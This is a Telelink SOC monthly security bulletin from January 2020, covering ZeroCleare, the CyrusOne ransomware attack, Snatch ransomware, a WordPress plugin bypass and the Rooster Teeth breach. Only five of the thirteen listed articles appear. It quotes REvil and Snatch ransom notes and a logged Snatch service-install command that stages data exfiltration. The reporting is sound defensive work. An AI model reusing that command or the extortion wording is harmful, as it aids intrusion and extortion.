Advanced Security Operations Center
Telelink Business Services
www.telelink.com

Monthly Security Bulletin

January 2020

This security bulletin is powered by Telelink's

Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.

Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA

Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis and cyber threat mitigation!

⬛ Log Analysis and Correlation	⬛ Health Monitoring	⬛ Asset Identification and Prioritization	⬛ Infrastructure Security Assessment	🟦 Infrastructure Security Audit	🟧 Automatic Asset Discovery and Service Mapping	🟧 Network Devices Configurations Backup
⬛ Monthly External Vulnerability Scan and Reports	🟦 External Vulnerability Analysis	🟦 Monthly Internal Vulnerability Scan and Reports	🟧 Internal Vulnerability Analysis	🟧 Advanced Vulnerability Analysis	🟧 Recommendations for Security Patch	
⬛ Automatic Attack and Breach Detection	🟦 Human Triage	🟧 Threat Hunting				
⬛ Recommendations and Workarounds	🟦 Recommendations for Future Mitigation	🟦 Vulnerability Analysis				
⬛ Attack Vector Identification	⬛ Reports	🟦 Security Surface Exposure	🟧 Likelihood Analysis	🟧 Impact Analysis		
🟧 Network Forensics	🟧 Server Forensics	🟧 Endpoint Forensics				
⬛ Monthly Security Bulletin	⬛ Emerging Threats Bulletins	🟦 Tailored Bulletin for Customer's Critical Assets	🟧 Security Awareness Training			

⬛ Lite Plan

🟦 Professional Plan (incl. all from Lite)

🟧 Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state of the art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents:

Executive summary 4

1. New Iranian ZeroCleare Data Wiper Malware Used in Targeted Attacks 6
2. U.S. Data Center Provider Hit by Ransomware Attack 8
3. Snatch Ransomware Reboots to Windows Safe Mode to Bypass AV Tools 9
4. Critical Bug in WordPress Plugins Open Sites to Hacker Takeovers 12
5. Attackers Steal Credit Cards in Rooster Teeth Data Breach 14
6. Looking into Attacks and Techniques Used Against WordPress Sites 16
7. Uptick Seen in ISO Email Attachments Delivering Malware 25
8. New Mozi P2P Botnet Takes Over Netgear, D-Link, Huawei Routers 29
9. Critical Citrix Flaw May Expose Thousands of Firms to Attacks 32
10. Google Chrome Affected By Magellan 2.0 Flaws 34
11. FIN7 Hackers' BIOLOAD Malware Drops Fresher Carbanak Backdoor 35
12. Mean Time to Hardening: The Next-Gen Security Metric 37
13. Ransomware Gangs Now Outing Victim Businesses That Don’t Pay Up 39

Executive summary

1. ZeroCleare - destructive data-wiping malware is used during multiple targeted attacks against Energy and Industrial sectors in the Middle East. Iran-based nation-state adversaries are suspected in developing the wiper. →

2. CyrusOne – one of the large data center providers in the U.S., announced that some of its systems were affected by a ransomware attack. Several customers were also impacted by the incident and had availability problems. There is still no official information, but unofficial sources point that REvil, also known as Sodinokibi was used in the attack. →

3. New Snatch ransomware strain that will reboot computers infects into Safe Mode in order to disable any resident security solutions, delete all the Volume Shadow Copies on the system, preventing forensic recovery of the files and immediately starts encrypting files once the system loads. The malware infects most common versions of Windows, from 7 through 10, in 32- and 64-bit versions and usually is also packed with the open-source packer UPX to obfuscate contents. →

4. Popular WordPress plugins made by Brainstorm Force have major vulnerability that is actively being exploited. The vulnerability could allow hackers to gain administrative access to any website using the plugins. Brainstorm Force issued patches for the plugins with patched versions include Ultimate Addons for Beaver Builder (version 1.2.4.1) and Ultimate Addons for Elementor (version 1.20.1). →

5. Rooster Teeth Productions - production company, known for its popular shows and documentaries such as RTDocs, Crunch Time, Red vs. Blue, gen:LOCK, and Day 5, have suffered a data breach that allowed attackers to steal credit card and other payment information from shoppers on the company's online store. →

6. WordPress is a CMS estimated to be used by 35% of all websites today, which makes it prime target for threat actors. Attacks against Wordpress CMS platforms are not new, but are an effective way to gain a foothold on organizations. In this article different kinds of attacks against WordPress are listed and analyzed, by way of payload examples observed in the wild, and how attacks have used hacked admin access and API, Alfa-Shell deployment, and SEO poisoning to take advantage of vulnerable sites. →

7. Security researchers report an increase in delivering malware over e-mail using disk image file formats with .ISO being the most prevalent. The image files act as an archive-like container. Among the most popular threats delivered this way are remote access tools (NanoCore, Remcos) and LokiBot information stealer. →

8. Netgear, D-Link, and Huawei routers are actively being probed for weak Telnet passwords and taken over by a new peer-to-peer (P2P) botnet dubbed Mozi and related to the Gafgyt malware as it reuses some of its code. Main purpose of the botnet is launching DDoS attacks, however there is a capability of executing custom commands from the bot masters →

9. New vulnerability affecting the Citrix Application Delivery Controller (NetScaler ADC) and the Citrix Gateway (NetScaler Gateway) currently tracked as CVE-2019-19781, could allow remote attackers with access to a company's internal network without requiring authentication. Approximately 80,000 firms can be affected by this vulnerability. →

10. Five vulnerabilities that stem from SQLite, dubbed Magellan 2.0 could enable remote code execution in Google Chrome browser. Due to "responsible vulnerability disclosure process," researchers are not disclosing further details of the vulnerability until 90 days after the vulnerability report. The vulnerabilities were patched on Dec. 11, 2019 when Google released the official fixed Chrome version: 79.0.3945.79. Chrome/Chromium browsers prior to version 79.0.3945.79 with WebSQL enabled may be affected. →

11. New tool is used by the financially motivated cybercriminal group known as FIN7 to load fresher builds of the Carbanak backdoor. The malware relies on a technique called binary planting that abuses a method used by Windows to search for DLLs required to load into a program. An attacker can thus increase privileges on the system or achieve persistence. →

12. With the average time to weaponizing a new bug being about seven days, organizations effectively have 72 hours to harden their systems before being hit with new exploits. On average, it takes an organization 15 times longer to close a vulnerability than it does for attackers to weaponize and exploit one. Seven days to weaponize and 102 days to patch, thus Mean-Time-To-Hardening metric can be used to measure cyber-security operations effectiveness →

13. Ransomware attacks are now data breaches as cybercriminals behind the Maze Ransomware strain has now created a public Web site identifying recent victim companies that have chosen to rebuild their operations instead of paying. Other cybercriminals also have signaled they plan to start publishing data stolen from victims who refuse to pay up. →

1. New Iranian ZeroCleare Data Wiper Malware Used in Targeted Attacks

A new destructive data-wiping malware dubbed ZeroCleare has been spotted by IBM researchers during multiple targeted attacks against organizations from the energy and industrial sector in the Middle East.

The IBM X-Force Incident Response and Intelligence Services (IRIS) research team who discovered ZeroCleare says that it was likely developed by two Iran-backed threat actors, namely APT34 (aka Oilrig, ITG13) and another Iranian threat group tracked by IBM X-Force IRIS as Hive0081 (aka xHunt).

"Based on the analysis of the malware and the attackers' behavior, we suspect Iran-based nation-state adversaries were involved to develop and deploy this new wiper," the researchers say in their report, also adding that "ZeroCleare attacks are not opportunistic and appear to be targeted operations against specific organizations."


ZeroCleare being used in destructive attacks is part of a larger trend observed by the researchers after seeing a staggering increase of 200 percent in the number of such campaigns between the second half of 2018 and the first half of 2019.

ZeroCleare infection flow

The ZeroCleare wiper malware is the final payload in a multi-stage attack and it comes in two variants, one targeting 32-bit while the other attempts to compromise 64-bit Windows systems. However, as the researchers discovered, only the 64-bit version works since the 32-bit one crashes before actually starting the wiping process.

ZeroCleare "relies on the legitimate EldoS RawDisk driver that was previously used in Shamoon attacks to access and wipe the hard drive directly," IBM X-Force IRIS' report says.

> "Using this driver, which is an inherently legitimate tool, allows ZeroCleare attackers to bypass the Windows hardware abstraction layer and avoid the OS safeguards."


soy.exe
(Modified Turla Driver Loader)
saddrv.sys
(Vulnerable, signed VirtualBox VBoxDrv driver)
Unsigned Eldos RawDisk Driver
(Adapted to Windows 64-bit arch)
ClientUpdate.exe
(ZeroCleare Wiper payload)

ZeroCleare infection flow (Image: IBM X-Force IRIS)

To disseminate the malware to more endpoints on the network, the attackers would brute force passwords to get access to multiple network accounts, later used to drop China Chopperand Tunna web shells after successful attempts of exploiting an unnamed SharePoint vulnerability.

They also use legitimate remote access solutions such as TeamViewer during their targeted attacks, as well as an obfuscated Mimikatz variant for collecting and exfiltrating credentials from infected systems.

"Given the evolution of destructive malware targeting organizations in the region, we were not surprised to find that ZeroCleare bears some similarity to the Shamoon malware," the report says. "Taking a page out of the Shamoon playbook, ZeroCleare aims to overwrite the master boot record (MBR) and disk partitions on Windows-based machines."

Has the potential to wipe thousands of computers

"ZeroCleare was spread to numerous devices on the affected network, sowing the seeds of a destructive attack that could affect thousands of devices and cause disruption that could take months to fully recover from," X-Force IRIS adds.

This way of running a large scale attack against cherry-picked targets resemble the way Shamoon (aka Disttrack) used in a previous attack from 2012 against the Saudi oil company Aramco, as observed by the Websense, Seculert, and Kaspersky security outfits.

At the time, the attackers used Shamoon to wipe all the data on more than 30,000 computers and rewrite their hard drive MBR (Master Boot Record) with the image of a burning US flag.

To have an idea of just how destructive an attack that deploys a data wiper is, IBM X-Force IRIS states in a report published in August that a target infected by nation-state actors with such malware can suffer devastating losses:

- **Massive destruction, massive costs:** Destructive attacks are costing multinational companies $239 million on average. As a point of comparison, this is 61 times more costly than the average cost of a data breach ($3.92 million).
- **The long road to recovery:** The debilitating nature of these attacks requires a lot of resources and time to respond and remediate, with companies on average requiring 512 hours from their incident response team.
- **RIP laptops:** A single destructive attack destroys 12,000 machines per company on average — creating quite a tab for new devices in order to get companies' workforce back in action.

"In addition to underpinning the economies of several Gulf nations, the Middle East petrochemical market, for example, hosts approximately 64.5% of the world's proven oil reserves, making it a vital center of global energy architecture," X-Force IRIS concludes.

"Destructive cyberattacks against energy infrastructure in this arena, therefore, represent a high-impact threat to both the regional and international markets."

Source: https://www.bleepingcomputer.com/news/security/new-iranian-zerocleare-data-wiper-malware-used-in-targeted-attacks/

2. U.S. Data Center Provider Hit by Ransomware Attack

CyrusOne, a large data center provider in the U.S., announced on Thursday that some of its systems were affected by a ransomware attack.

Several customers impacted by the incident have availability problems. The company's managed service division is currently working to restore activity to normal.

Limited damage

The official note published by CyrusOne is a forward-looking statement that does not share too much information.

The company informs that six of its customers are affected because of file-encrypted malware. These customers are mainly serviced by the company's New York Data Center.


Managed services are not the main business of the provider as CyrusOne also offers colocation facilities in about 48 data centers across the globe.

Systems affected by this ransomware attack are limited to this division and do not include IX (internet exchange) and IP Network Services.

"Upon discovery of the incident, CyrusOne initiated its response and continuity protocols to determine what occurred, restore systems and notify the appropriate legal authorities."

An investigation into the incident is ongoing and the company is also working with external experts to address the problem.

There is no official information about the ransomware strain responsible for the disruption but ZDNet obtained a copy of the ransom note left behind by the cybercriminals and the attack seems to be the work of REvil, also known as Sodinokibi.



```
---=== Welcome CyrusOne and Dear Customers!! ===---

[+] Whats Happen? [+]

Your files are encrypted, and currently unavailable. You can check it: all files on your computer has extension ???
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobody will not cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the private key. In practise - time is much more valuable than money.

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website: [redacted]

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: [redacted]

Warning: secondary website can be blocked, thats why first variant much better and more available.

When you open our website, put the following data in the input form:
Key:

remove


Extension name:

???
-----------------------------------------------------------------------------------------

!!! DANGER !!!
DONT try to change files by yourself, DONT use any third party software for restoring your data or antivirus solutions - its may entail damge of the private key and, as result, The Loss all data.
!!! !!! !!!
ONE MORE TIME: Its in your interests to get your files back. From our side, we (the best specialists) make everything for restoring, but please should not interfere.
!!! !!! !!!
```

Along with MegaCortex, Ryuk, and LockerGoga, REvil is a top earner in the ransomware business. Referring to the first three, the Dutch government recently announced that ransomware infected 1,800 businesses all over the world.

Operators of this malware typically deliver their payload by renting or buying access to corporate systems from network intruders. REvil has quickly risen through the ranks this year as a reliable operation managed by professional cybercriminals.

According to company data, it provides mission-critical data center facilities that sustain and protect the IT infrastructure operation for about 1,000 customers, over 200 of them being in Fortune top 1,000.

Considering that only six customers relying on infrastructure at one location were impacted by the attack, the damage is limited compared to other providers of managed services, some of them having hundreds of clients affected.

Source: https://www.bleepingcomputer.com/news/security/us-data-center-provider-hit-by-ransomware-attack/


3. Snatch Ransomware Reboots to Windows Safe Mode to Bypass AV Tools

Researchers discovered a new Snatch ransomware strain that will reboot computers it infects into Safe Mode to disable any resident security solutions and immediately starts encrypting files once the system loads.

Encrypting the victim's files is possible because most security tools are automatically disabled when Windows devices boot in Safe Mode as the Sophos Managed Threat Response (MTR) team and SophosLabs researchers found.

"Snatch can run on most common versions of Windows, from 7 through 10, in 32- and 64-bit versions," they add. "The samples we’ve seen are also packed with the open-source packer UPX to obfuscate their contents."

Snatch ransomware came out towards the end of 2018 and it became noticeably active during April 2019 as shown by a spike in ransom notes and encrypted file samples submitted to Michael Gillespie's ID Ransomware platform.



Snatch ransomware 2019 activity (ID Ransomware)

Persistence, stealing data, and payload delivery


A suspected member of the Snatch ransomware team was observed by Sophos' researchers while "looking for affiliate partners with access to RDP\VNC\TeamViewer\WebShell\SQL inj [SQL injection] in corporate networks, stores, and other companies."

This hints at the group or its affiliates abusing this type of security holes into organizations' computing systems, as shown by logs the researchers discovered on one the victims' encrypted servers pointing at the threat actors brute-forcing a server's Microsoft Azure admin account and logging in via Remote Desktop (RDP).

"Subsequent hunts for related files revealed several other attacks in which precisely the same collection of tools was used in what appear to be opportunistic attacks against organizations located around the world, including the United States, Canada, and several European countries," Sophos says.

"All the organizations where these same files were found also were later discovered to have one or more computers with RDP exposed to the internet."

After the initial intrusion, the attackers logged into the domain controller (DC) machine using the same admin account and maintained access, collecting and exfiltrating information, as well as monitoring the victim's network for a few weeks.



```
A service was installed in the system.

Service Name:  PopbRDxmjtKebyKw
Service File Name:  %COMSPEC% /C echo c:\windows\update_collector.exe -x ^> %SYSTEMDRIVE%\WINDOWS\Temp\uWGCbFdDqqPeQkCs.txt >
\WINDOWS\Temp\cyDYaTcqhmcPcdlC.bat & %COMSPEC% /C start %COMSPEC% /C \WINDOWS\Temp\cyDYaTcqhmcPcdlC.bat
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```


Installing a service to exfiltrate stolen data (Image: Sophos)

They also installed surveillance software on around 5% of all machines on the network (roughly 200 computers), which also allowed for remote access making it possible to maintain persistence on the compromised network even if the compromised Azure server would've been taken down.

"The threat actors have also innovated their crime in another important way: one piece of malware used in the Snatch attacks is capable of, and has been, stealing vast amounts of information from the target organizations," Sophos adds.

The group behind it has also been observed while dropping a series of other tools including Process Hacker, IObit Uninstaller, PowerTool, and PsExec that would also help them disable security tools on devices they compromise.

Dropping the Snatch ransomware component payload on the compromised network happens following a seemingly random timeline, in some cases taking just a few days while in others it can take weeks.



```
Hello! Your all your files are encrypted and only I can decrypt them.
my mail is

sqlzealot2@mail.fr

Write me if you want to return your files - I can do it very quickly!

Attention!
Do not rename encrypted files.
May you have permanent data loss?
You can be a victim of fraud

To prove that I can recover your files, I am ready to decrypt any three files for free
(except databases, Excel and backups)

PLEASE DO NOT CREATE A NEW LETTER! RESPOND TO THE
LETTER TO THIS LETTER.
This will allow us to see all the history of the census in
one place and respond quickly to you.

hurry up!

```

Snatch ransomware ransom note sample

Disabling anti-malware solutions and encrypting devices

To take advantage of anti-malware solutions not loading in Safe Mode, the Snatch ransomware component installs itself as a Windows service dubbed SuperBackupMan capable of running in Safe Mode that can't be stopped or paused, and then force restarts the compromised machine.

After the device enters Windows Safe Mode, Snatch ransomware will delete "all the Volume Shadow Copies on the system" as the researchers discovered, preventing "forensic recovery of the files encrypted by the ransomware."

In the next stage, the malware will start encrypting its victims' files, with the attackers now being sure that recovery without payment is impossible.

The researchers made a video demo showing one of the Snatch ransomware samples rebooting an infected system and encrypting files once the Windows Safe Mode is loaded.

Coveware, a company specialized in intermediating ransomware negotiations, told Sophos that they negotiated with the Snatch team "on 12 occasions between July and October on behalf of their clients" with the ransom demands ranging between $2,000 to $35,000 worth of bitcoins, going up over those four months.

To avoid getting breached and infected with Snatch ransomware, companies are advised by Sophos not to expose RDP services to the Internet or protect them by using a VPN.

Since the group behind this ransomware is also actively looking for affiliates with access to exposed VNC and TeamViewer endpoints, as well as with experience in SQL server hacking and deploying/using web shells, exposing this type of services could also expose potential victims to attacks.

Last but least, Sophos recommends organizations to use multifactor authentication (MFA) for protecting administrator accounts to prevent brute force attacks.

An extensive list of indicators of compromise (IOCs) including malware sample hashes, exfiltration server addresses, commands used in the attacks, and more, are available here.

Source: https://www.bleepingcomputer.com/news/security/snatch-ransomware-reboots-to-windows-safe-mode-to-bypass-av-tools/

4. Critical Bug in WordPress Plugins Open Sites to Hacker Takeovers

One flaw found in WordPress plugins Ultimate Addons for Beaver Builder and Ultimate Addons for Elementor is actively being exploited.

Security researchers are warning users of two WordPress plugins – made by Brainstorm Force – that they need to patch a "major" vulnerability that could allow hackers to gain administrative access to any website using the plugins. According to Brainstorm Force, it is only aware of one customer who had its website compromised because of this bug. However, another source is also reported a successful attack since the bug was discovered on Wednesday.

The plugins in question are Ultimate Addons for Beaver Builder and Ultimate Addons for Elementor. Both WordPress plugins are designed to help website publishers easily add advanced designs and user functions to websites built using the specific frameworks Beaver Builder and Elementor.

"[This is] a major vulnerability that could allow hackers to gain admin access to any WordPress website that had the plugin installed. This means hackers can gain full control of your website if you are using the plugin," wrote security firm MalCare, in a post published Thursday.

MalCare said it discovered the flaw, classified as an authentication bypass bug, on Wednesday and immediately alerted Brainstorm Force the same day. Developers at Brainstorm Force moved fast, releasing a fix for the bug effecting both plugins within seven hours. Patched versions include Ultimate Addons for Beaver Builder (version 1.2.4.1) and Ultimate Addons for Elementor (version 1.20.1).

Under Attack

A research team at web application security firm WebARX said it also began tracking the bug this week and claim hackers are actively exploiting the vulnerability.

"We've learned over the forensics that the attackers have been targeting websites with Ultimate Add-ons Elementor plugin since the 10th of December," WebARX wrote in a company blog post.

WebARX claims that hackers are targeting vulnerable sites and, "uploading tmp.zip file to install fake SEO stats plugin which will then add a wp-xmlrpc.php backdoor to the root directory of the vulnerable website. After the infection, multiple IP's try to access the wp-xmlrpc.php file."

Brainstorm Force told Threatpost it doesn't know for sure how many potential customers are impacted by this bug because the sites using the plugins are hosted on servers outside its purview. "As a hacker needs to know the email address of the [WordPress admin] user, the number of exploits might be low," a company spokesperson told Threatpost.

Plugin Problems

Security team members explain the vulnerability is present when either the Elementor and Beaver Builder plugins are installed into the WordPress platform. To exploit the bug, all a hacker needs is the email address of an admin user of the site, MalCare explains. Next, so long as the affected plugin is in use, gaining administrator access to the website is as easy as logging into WordPress.

"The vulnerable version of the plugin has a feature that allows people to log in using a regular username/password combination, Facebook and Google, WebARX explained. "However, the Facebook and Google authentication methods did not verify the token returned by Facebook and Google, and since they don't require a password, there was no password check."

Brainstorm Force did make a public statement on the Elementor and Beaver Builder bugs. It also told Threatpost, "We've released an update and have patched the vulnerable code. Users can apply the patch by updating the plugin in one click. Users who have registered their licence key see an update notification in their WordPress dashboard. All they need to do is click update."

Source: https://threatpost.com/critical-bug-in-wordpress-plugins-open-sites-to-hacker-takeovers/151123/

5. Attackers Steal Credit Cards in Rooster Teeth Data Breach

Rooster Teeth Productions have suffered a data breach that allowed attackers to steal credit card and other payment information from shoppers on the company's online store.

The production company, known for its popular shows and documentaries such as RTDocs, Crunch Time, Red vs. Blue, gen:LOCK, and Day 5, suffered an attack that redirected shoppers to a fake payment form on checkout.

According to a data breach notification, Rooster Teeth discovered on December 2nd that their online store was hacked earlier that day. As part of this hack, a malicious script was injected into the store that would cause the shopper to be redirected to a fake payment page under the control of the attackers.

"On December 2, 2019, Rooster Teeth discovered that malicious code had been added to the Site earlier the same day. The malicious code directed users entering a checkout on the Site to a spoofed webpage where they were asked to enter payment card details in order to complete their purchases. This was inserted after the stage at which users entered their shipping data. Users who completed the payment card details page were then directed to the real webpage, where they were asked to complete the forms again."

This allowed the attackers to steal a customer's name, email address, telephone number, physical address, and/or payment card information that was submitted.

This malicious code was removed from their store on the same day.

Rooster Teeth has sent data breach notifications to customers who were affected by this breach and are offering a free 1-year Experian IdentityWorks subscription.

For those who were affected, BleepingComputer strongly suggests that you contact your credit card merchant and explain the situation. You should also monitor your statements for any fraudulent or suspicious charges and dispute them immediately if detected.

